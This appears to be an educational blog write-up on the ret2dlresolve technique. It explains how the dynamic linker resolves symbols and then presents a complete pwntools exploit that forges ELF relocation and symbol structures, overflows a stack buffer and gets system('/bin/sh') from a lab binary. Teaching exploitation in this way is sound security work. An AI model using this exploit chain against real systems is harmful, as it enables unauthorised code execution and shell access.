Ret2dlresolve but well explained?
Recently, while going deeper into binary exploitation, I stumbled upon a technique that felt like black magic the first time I saw it: ret2dlresolve.
The idea behind it is pretty unconventional: instead of leaking a libc address, computing offsets and jumping to system, we ask the dynamic linker to resolve system for us, by handing it a pile of forged ELF structures we wrote ourselves.
Most writeups I found just throw pwntools' Ret2dlresolvePayload at the problem which is fine until the binary does something slightly unusual and the automation breaks. That's why i had to enter this rabbit hole and i am going to explain this attack.
Section 1: Prerequisites

If you have never touched the GOT/PLT machinery before, take your time with section 1. The exploit is almost trivial once the resolution algorithm clicks, the whole difficulty is understanding what the dynamic linker is actually doing on your behalf.
The binary we are attacking has this checksec:
Arch:       amd64-64-little
RELRO:      Partial RELRO
Stack:      No canary found
NX:         NX enabled
PIE:        No PIE (0x3fe000)
RUNPATH:    b'.'
SHSTK:      Enabled
IBT:        Enabled
Stripped:   No
Three lines matter for us:
- No canary: we can smash the stack and control the return address freely.
- No PIE: every address (code, GOT,
.bss, the relocation tables) is static and known at compile time. This is huge: ret2dlresolve needs to point at structures, and fixed addresses make that pointing trivial. - Partial RELRO: lazy binding is enabled, which means the resolver
_dl_runtime_resolveis reachable and willing to work for us.
NX is on, so we can't just drop shellcode. And as we'll see, this particular binary also plays a nasty trick by upgrading itself to Full RELRO at runtime.
RELRO
RELRO (RELocation Read-Only) is an exploit-mitigation that hardens sections of an ELF that the loader writes to during startup. It comes in three flavours:
- No RELRO: the GOT is fully writable, anything goes.
- Partial RELRO: some sections (
.init_array,.dynamic, ...) are made read-only, but the.got.pltstays writable because lazy binding needs to patch it at runtime. - Full RELRO : the linker resolves every symbol eagerly at startup, then maps the whole GOT read-only. No lazy binding, nothing to abuse. This is sometimes avoided because it increases the program's startup time.
GOT and PLT: the lazy-binding dance
Ever wondered what happens when your program call an external function from a dynamic library like read in libc?
At first the compiler doesn't know where read will live in memory (libc is loaded at a runtime-decided address). So it adds a layer of indirection made of two tables:
- PLT (Procedure Linkage Table): a small trampoline in code. the
call read@pltwhich you probably found while debugging jumps here. - GOT (Global Offset Table, specifically
.got.plt): a table in data holding the real, resolved addresses of functions.
With lazy binding, a function isn't resolved until the first time it's actually called. The very first call to read flows like this:

So the very first call ends up invoking _dl_runtime_resolve(link_map, reloc_index).
The resolver figures out the real address of read, writes it into GOT[read], and jumps to it. Every subsequent call jumps straight through the now-patched GOT entry, never bothering the resolver again.
The entire attack lives inside that reloc_index. We fully control it (it's just a number we push), and we'll see the resolver trusts it blindly.
How does the linker resolve a symbol?
_dl_runtime_resolve is mostly glue; the real work happens in _dl_fixup. Conceptually it does this:
void *_dl_fixup(link_map *l, Elf64_Word reloc_index) {
    Elf64_Rela *reloc  = JMPREL + reloc_index;                // (1) pick a relocation
    Elf64_Sym  *sym    = &SYMTAB[ELF64_R_SYM(reloc->r_info)]; // (2) pick a symbol based on choosen reloc
    const char *name   = STRTAB + sym->st_name;          // (3) get its name string based on choosen symbol
    void *result       = lookup_symbol(name, l);         // (4) search loaded libs
    *(void **)reloc->r_offset = result;                  // (5) patch the GOT
    return result;                                       // (6) ...and jump there
}
Three tables, chained by indices. Let's name them with their real ELF sections:
JMPREL=>.rela.plt, an array ofElf64_Rela.SYMTAB=>.dynsym, an array ofElf64_Sym.STRTAB=>.dynstr, a flat blob of NULL-terminated strings.
Here are the two structs that matter, straight from the ELF spec:
typedef struct {
    Elf64_Addr   r_offset;   /* WHERE to write the result (a GOT address) */
    Elf64_Xword  r_info;     /* relocation type + symbol index, packed     */
    Elf64_Sxword r_addend;   /* addend (unused for JUMP_SLOT)              */
} Elf64_Rela;

/* r_info packs two fields: the upper 32 bits are the symbol index,
   the lower 32 bits are the relocation type.                       */
#define ELF64_R_SYM(i)        ((i) >> 32)
#define ELF64_R_TYPE(i)       ((i) & 0xffffffff)
#define ELF64_R_INFO(sym, t)  ((((Elf64_Xword)(sym)) << 32) + (t))
typedef struct {
    uint32_t      st_name;   /* offset INTO .dynstr => the symbol's name */
    unsigned char st_info;   /* type + binding                           */
    unsigned char st_other;
    uint16_t      st_shndx;
    Elf64_Addr    st_value;
    uint64_t      st_size;
} Elf64_Sym;
So the resolution is a pointer-chasing chain:

The resolver chases pointers through three tables, each one supplying the key to the next: the relocation JMPREL[idx] names a symbol via its r_info field; that symbol SYMTAB[sym_idx] names a string via its st_name offset; and that offset into STRTAB finally spells out "read".
At first this is surely not going to be clear, so let's see it on the real binary with pwndbg. First, where these sections live (no PIE, so these are the final runtime addresses):
pwndbg> elfsections
             Start                End     Perm       Size  Name
          0x3fe440           0x3fe4b8      RW-       0x78  .dynsym      ← SYMTAB
          0x3fe4b8           0x3fe510      RW-       0x58  .dynstr      ← STRTAB
          0x3fe510           0x3fe6f0      RW-      0x1e0  .dynamic
          0x4004d8           0x400508      R-X       0x30  .rela.dyn
          0x400508           0x400538      R-X       0x30  .rela.plt    ← JMPREL
          0x401000           0x401020      R-X       0x20  .plt
          0x401050           0x401070      R-X       0x20  .plt.sec
          0x403ff0           0x404000      R--        0x8  .got
          0x404000           0x404040      RW-       0x40  .got.plt
          0x404040           0x404048      RW-        0x8  .data
          0x404060           0x404070      RW-       0x10  .bss
Now let's walk the chain for the legit read relocation (index 0 in .rela.plt):
pwndbg> x/3gx 0x400508            ; JMPREL[0]  (Elf64_Rela)
0x400508:  0x0000000000404018    ; r_offset => GOT entry for read
0x400510:  0x0000000200000007    ; r_info: sym=2, type=7 (JUMP_SLOT)

pwndbg> x/2gx 0x3fe440 + 2*0x18   ; SYMTAB[2]  (Elf64_Sym)
0x3fe470:  0x0000001200000001    ; st_name=0x1, st_info=0x12 (GLOBAL|FUNC)

pwndbg> x/s 0x3fe4b8 + 0x1        ; STRTAB + st_name
0x3fe4b9:  "read"
There it is: idx 0 => sym 2 => name offset 0x1 => "read". The linker reads exactly these bytes, in exactly this order, to figure out which symbol to resolve.
Notice the resolver does zero bounds checking on the indices (on this glibc, anyway). reloc_index can be any number we like. If we make it gigantic, JMPREL + reloc_index * 0x18 will sail right past .rela.plt and land wherever we want, including a buffer we control which can hold the forged structures we wrote ourselves :)
What the attack needs
To pull this off we need exactly two things:
- Stack control: to overwrite the return address, set up registers, push our own
reloc_index, and jump intoPLT[0]to kick off the resolver. - Writable memory at a known address, near the relocation tables: somewhere to forge our fake
Elf64_Rela,Elf64_Symand our"system"string. "Near" matters because we reach it by multiplying a struct size by an index from a fixed base; the destination has to be expressible asbase + size * i.
No-PIE hands us both on a silver platter: the .bss buffer lives at the fixed address 0x404060, and we can compute exactly which index makes the linker look there.
Section 2: The attack at a high level
Here's the plan, before a single line of code.
The resolver blindly trusts reloc_index. So:
-
Forge a fake
Elf64_Relain our controlled buffer. Itsr_infowill encode a fake symbol index, and itsr_offsetwill point to some writable address (where the resolvedsystemwill be stored — we don't care where, as long as it's writable). -
Forge a fake
Elf64_Sym, also in our buffer, that the faker_infopoints to. Itsst_namewill be an offset (from.dynstr) that lands on... -
...the literal string
"system", which we also drop in our buffer. -
Compute the three indices so that, starting from the real bases (
.rela.plt,.dynsym,.dynstr), eachbase + size * idxlands exactly on the structure we forged. -
Finally, set
rdi = "/bin/sh", push our giantreloc_indexonto the stack, and jump intoPLT[0]. The resolver walks our forged chain, looks up"system"in the already-loaded libc, writes its address somewhere harmless, and jumps tosystemwithrdipointing at/bin/sh.
The beauty: we never leak anything. We don't need a single libc address. We just exploit the fact that libc is already loaded and the linker is a very obedient lookup oracle.
Visually, the chain we forge mirrors the legit one, but every arrow now points back into our own buffer:
Section 3: The exploit
The target: two reads and a self-inflicted Full RELRO
main is tiny. Disassembled, it does exactly this:
main:
    sub    rsp, 0x10
    mov    edx, 0x100
    lea    rax, [rip+buff]      ; 0x404060  (.bss)
    mov    rsi, rax
    mov    edi, 0
    call   read@plt             ; READ #1 => 0x100 bytes into buff (.bss)

    lea    rax, [rbp-0x10]
    mov    edx, 0x1000
    mov    rsi, rax
    mov    edi, 0
    call   read@plt             ; READ #2 => 0x1000 bytes into a 16-byte stack buffer (!!)

    call   install_fullrelro    ; ← the nasty surprise
    leave
    ret
Two gifts and one trap:
- READ #1 lets us write 0x100 bytes straight into
.bssat the known address0x404060. That's where our forged structures go. - READ #2 writes up to
0x1000bytes into a 16-byte stack buffer. Textbook stack overflow => we own the return address. install_fullrelrois called right beforeret. Let's look at it:
install_fullrelro:
    lea    rax, [rip+buff]          ; 0x404060
    and    rax, 0xfffffffffffff000  ; round down to page => 0x404000
    mov    edx, 1                   ; PROT_READ
    mov    esi, 0x1000
    mov    rdi, rax
    call   mprotect@plt             ; make the page 0x404000 READ-ONLY
The binary mprotects the page at 0x404000 to read-only. That page contains .got.plt! So by the time our ROP chain runs, the GOT is frozen, the program has hand-rolled Full RELRO on itself.
Trick #1: Dodging the runtime Full RELRO
Remember step 5 of _dl_fixup: *(void **)reloc->r_offset = result. The resolver writes the looked-up address to r_offset. If r_offset points into the now-read-only GOT page, that store segfaults before system is ever called.
The fix is delightfully simple: r_offset doesn't have to point at a real GOT entry. It just has to be writable, and we don't care what gets clobbered. Looking back at elfsections, the whole 0x3fe000 region (.dynsym, .dynstr, .dynamic) is mapped RW- and lives on a different page that install_fullrelro never touches.
So I point r_offset at 0x3FE4B8 (the start of .dynstr). The resolver happily scribbles system's address over a few bytes of the string table we no longer need, and the call goes through.
Trick #2: Index alignment ()
Here's the core geometric problem. We want to find an integer i such that:
base + 0x18 * i == wanted_dst
But i must be an integer, and wanted_dst - base might not be a clean multiple of 0x18. If it isn't, there's no index that lands exactly on our target.
My solution: don't fight it. If the exact destination isn't reachable, nudge the destination forward to the next reachable multiple, and remember the gap so I can pad over it with junk bytes.
def craft_index(base, struct_size, wanted_dst):
    """
    Find i such that  base + struct_size * i == wanted_dst.
    If no such integer i exists, bump wanted_dst forward to the
    nearest reachable address and report the leftover gap, so the
    caller can fill it with padding.
    """
    i = math.ceil((wanted_dst - base) / struct_size)
    new_dst = base + (i * struct_size)
    return i, new_dst, new_dst - wanted_dst   # index, real dst, padding gap
I use math.ceil so I always round up to a reachable slot at or after the target, never before it (overlapping earlier data would corrupt my own structures). The third return value, the gap, is the number of filler bytes I need to insert so the next structure still starts where the next index expects it.
This little function is the whole "alignment" magic. Once you can answer "which index makes the linker look exactly here?", forging the chain is just bookkeeping.
Building the chain
Let me lay out the real numbers the script computes (you can verify them against the elfsections dump above):
rela_plt_addr = 0x400508     (JMPREL base, .rela.plt)
dynsym_addr   = 0x3fe440     (SYMTAB base, .dynsym)
str_tab_addr  = 0x3fe4b8     (STRTAB base, .dynstr)
buff          = 0x404060     (our writable, known .bss buffer)
(a) Index for the fake Elf64_Rela. We want JMPREL + 0x18 * i to hit 0x404060:
crafted_idx_rela, start_buf_address, _ = craft_index(rela_plt_addr, 0x18, buff)
#  => idx 0x279 (633),  lands exactly at 0x404060
(0x404060 - 0x400508) / 0x18 = 633.0 exactly, so no padding needed here. Our forged relocation will be reached as JMPREL[633].
(b) Index for the fake Elf64_Sym. The symbol goes right after the 0x18-byte relocation, i.e. at 0x404060 + 0x18 = 0x404078. We want SYMTAB + 0x18 * j to hit it:
crafted_idx_dynsym, dyn_struct_start, sym_to_fill = craft_index(dynsym_addr, 0x18, start_buf_address + 0x18)
#  => idx 0x3d8 (984),  but the nearest slot is 0x404080, not 0x404078
#  => sym_to_fill = 8   (8 bytes of padding to bridge the gap)
This time it didn't divide evenly: the nearest reachable address is 0x404080, 8 bytes past where the relocation ends. That's exactly why craft_index returns the gap, I'll wedge 8 filler bytes between the fake Rela and the fake Sym.
(c) Offset for the symbol name. st_name is a plain byte offset into .dynstr, not a 0x18-strided index, so no craft_index needed. I place the "system" string right after the fake symbol (at 0x404080 + 0x18 = 0x404098) and compute the offset:
crafted_idx_str = dyn_struct_start + 0x18 - str_tab_addr
#  => 0x404098 - 0x3fe4b8 = 0x5be0
So STRTAB + 0x5be0 = 0x404098 = "system".
Stage 1: Stash the forged structures in
READ #1 lets us write the whole forged blob into buff. Here's how the bytes are assembled:
# Fake Elf64_Rela  (0x18 bytes)
fake_elf_rela = flat(
    0x3FE4B8,                              # r_offset => writable .dynstr (dodges Full RELRO)
    (crafted_idx_dynsym << 32) | 7,        # r_info: sym index = 984, type = 7 (JUMP_SLOT)
    0,                                     # r_addend (ignored)
)

# Fake Elf64_Sym  (0x18 bytes): only st_name and st_info matter
fake_elf_sym = p32(crafted_idx_str) + p8(0x12) + b"\x00" * 19
#              st_name = 0x5be0     st_info = 0x12 (GLOBAL | FUNC)

system_str = b"system\x00\x00"
bin_sh_str = b"/bin/sh\x00"

# Glue it together, inserting the 8-byte gap from craft_index
fake_struct = fake_elf_rela + b"A" * sym_to_fill + fake_elf_sym + system_str + bin_sh_str
r.sendline(fake_struct)
A couple of fine points:
r_info's low byte is7=R_X86_64_JUMP_SLOT. The resolver checks the relocation type;JUMP_SLOTis what it expects for PLT entries.st_info = 0x12means bindingSTB_GLOBAL(high nibble1) and typeSTT_FUNC(low nibble2), exactly what a normal exported function symbol looks like.- The
b"A" * sym_to_fillis the 8-byte bridge from Trick #2.
After this sendline, the .bss looks like this, our forged resolution chain sitting in memory:
0x404060:  0x00000000003fe4b8  0x000003d800000007   ← fake Rela (r_offset, r_info)
0x404070:  0x0000000000000000  0x4141414141414141   ← r_addend, 8 filler bytes
0x404080:  0x0000001200005be0  0x0000000000000000   ← fake Sym (st_name, st_info)
0x404090:  0x0000000000000000  0x00006d6574737973   ← zeros, "system\0\0"
0x4040a0:  0x0068732f6e69622f  ...                  ← "/bin/sh\0"
Walking it the way the linker will:
JMPREL[0x279]   = 0x400508 + 0x279*0x18 = 0x404060   =>  fake Rela
  r_info >> 32  = 0x3d8 (984)            =>  sym index
SYMTAB[0x3d8]   = 0x3fe440 + 0x3d8*0x18 = 0x404080   =>  fake Sym
  st_name       = 0x5be0
STRTAB+0x5be0   = 0x3fe4b8 + 0x5be0     = 0x404098   =>  "system"
Every arrow lands. The linker is now holding a loaded gun pointed at system.
Stage 2: The final rop chain
READ #2 is our overflow. The stack buffer is 16 bytes, plus 8 for the saved rbp, so 24 bytes of padding put us on the saved return address. From there:
bin_sh_address = str_tab_addr + crafted_idx_str + len(system_str)   # 0x4040a0
gadget         = 0x40115e        # pop rdi ; ret
start_resolving = 0x401020       # PLT[0]: push link_map ; jmp _dl_runtime_resolve

payload_bof  = b"A" * 24
payload_bof += p64(gadget)             # pop rdi ; ret
payload_bof += p64(bin_sh_address)     #   rdi = "/bin/sh"
payload_bof += p64(start_resolving)    # jump into PLT[0]  => invoke the resolver
payload_bof += p64(crafted_idx_rela)   # ...with OUR reloc_index sitting on the stack
r.sendline(payload_bof)
r.interactive()
The chain returns into 0x401020, which is PLT[0]:
push QWORD [rip+0x2fe2]   ; push link_map           (GOT+8)
jmp  QWORD [rip+0x2fe3]   ; jmp  _dl_runtime_resolve (GOT+16)
The choreography of the final ret:
retpopsgadget=>pop rdi; retloadsrdi = 0x4040a0("/bin/sh") and returns.- The next
retjumps intoPLT[0](above). - At that instant, the top of the stack holds
crafted_idx_rela(0x279), exactly where_dl_runtime_resolveexpects itsreloc_indexargument.PLT[0]pushedlink_mapon top of it, the resolver pops both as its two arguments. _dl_fixupwalks our forged chain, resolves"system"in libc, stores the address at0x3FE4B8(writable, Full-RELRO-safe), and tail-jumps intosystemwithrdistill pointing at/bin/sh.
system("/bin/sh"). Shell.
The reason rdi survives all the way into system is that the System V ABI makes rdi argument-passing, and nothing between our pop rdi and the final jump clobbers it, the resolver is careful to preserve the argument registers precisely so it can tail-call the resolved function. We're piggybacking on that contract.
The full exploit and word on symbol versioning
Here you can find the full exploit!
def main():
    start_resolving = 0x0401020
    fake_struct_buf_address = 0x0404060
    gadget = 0x000000000040115E  # pop rdi, ret
    rela_plt_addr = exe.get_section_by_name(".rela.plt").header["sh_addr"]  # type: ignore
    dynsym_addr = exe.get_section_by_name(".dynsym").header["sh_addr"]  # type: ignore
    str_tab_addr = exe.get_section_by_name(".dynstr").header["sh_addr"]  # type: ignore
    crafted_idx_rela, start_buf_address, _ = craft_index(
        rela_plt_addr, 0x18, fake_struct_buf_address
    )
    crafted_idx_dynsym, crafted_dyn_structure_start, sym_to_fill = craft_index(
        dynsym_addr, 0x18, start_buf_address + 0x18
    )
    print(f"resolved_idx_rela={hex(rela_plt_addr + 0x18*crafted_idx_rela)}")
    print(f"resolved_idx_dynsym={hex(dynsym_addr+0x18*crafted_idx_dynsym)}")
    crafted_idx_str = crafted_dyn_structure_start + 0x18 - str_tab_addr
    print(f"resolved_idx_str={hex(str_tab_addr + crafted_idx_str)}")
    r = conn()
    # 1 stage: write ret2dlresolve fake structures into .bss buf.
    fake_elf_rela = flat(
        0x3FE4B8,  # Writable .dynstr (idc about values)
        ((crafted_idx_dynsym) << 32) | 7,
        0,
    )
    fake_elf_sym = p32(crafted_idx_str) + p8(0x12) + b"\x00" * (19)
    system_str = b"system\x00\x00"
    bin_sh_str = b"/bin/sh\x00"
    fake_struct = (
        fake_elf_rela + b"A" * sym_to_fill + fake_elf_sym + system_str + bin_sh_str
    )
    r.sendline(fake_struct)

    # 2 stage: with gadget place right idx for dispatchment in stack and jmp to resolve function with right system parameter.
    pause()
    bin_sh_address = str_tab_addr + crafted_idx_str + len(system_str)
    payload_bof = b"A" * 24
    payload_bof += p64(
        gadget
    )
    payload_bof += p64(bin_sh_address)
    payload_bof += p64(start_resolving)
    payload_bof += p64(crafted_idx_rela)  # the value in rsp
    r.sendline(payload_bof)
    r.interactive()
One honest caveat which is going to save you a lot of time (trust me, i wasted a lot of time on this).
The real danger with a huge symbol index isn't just picking the wrong symbol, it's that the index gets used as an array subscript elsewhere in the linker, so a gigantic index makes that code read memory it was never meant to touch, and if you sail far enough out of bounds your exploit simply crashes.
Concretely, on modern glibc, .dynsym entries can carry version info (DT_VERSYM), and _dl_fixup will index a version array with our fake, gigantic symbol index, reading far out of bounds. Sometimes that out-of-bounds half-word lands on bytes that select a bogus version and the lookup fails (or the stray read hits unmapped memory and crashes). When it does, the cure is to nudge the indices, exactly what craft_index's "bump to the next reachable slot" already lets me do, until the stray read lands on benign data. On this binary the first alignment I computed worked, but if your ret2dlresolve resolves to garbage or crashes on a versioned libc, this is the first place to look.
Loading graph...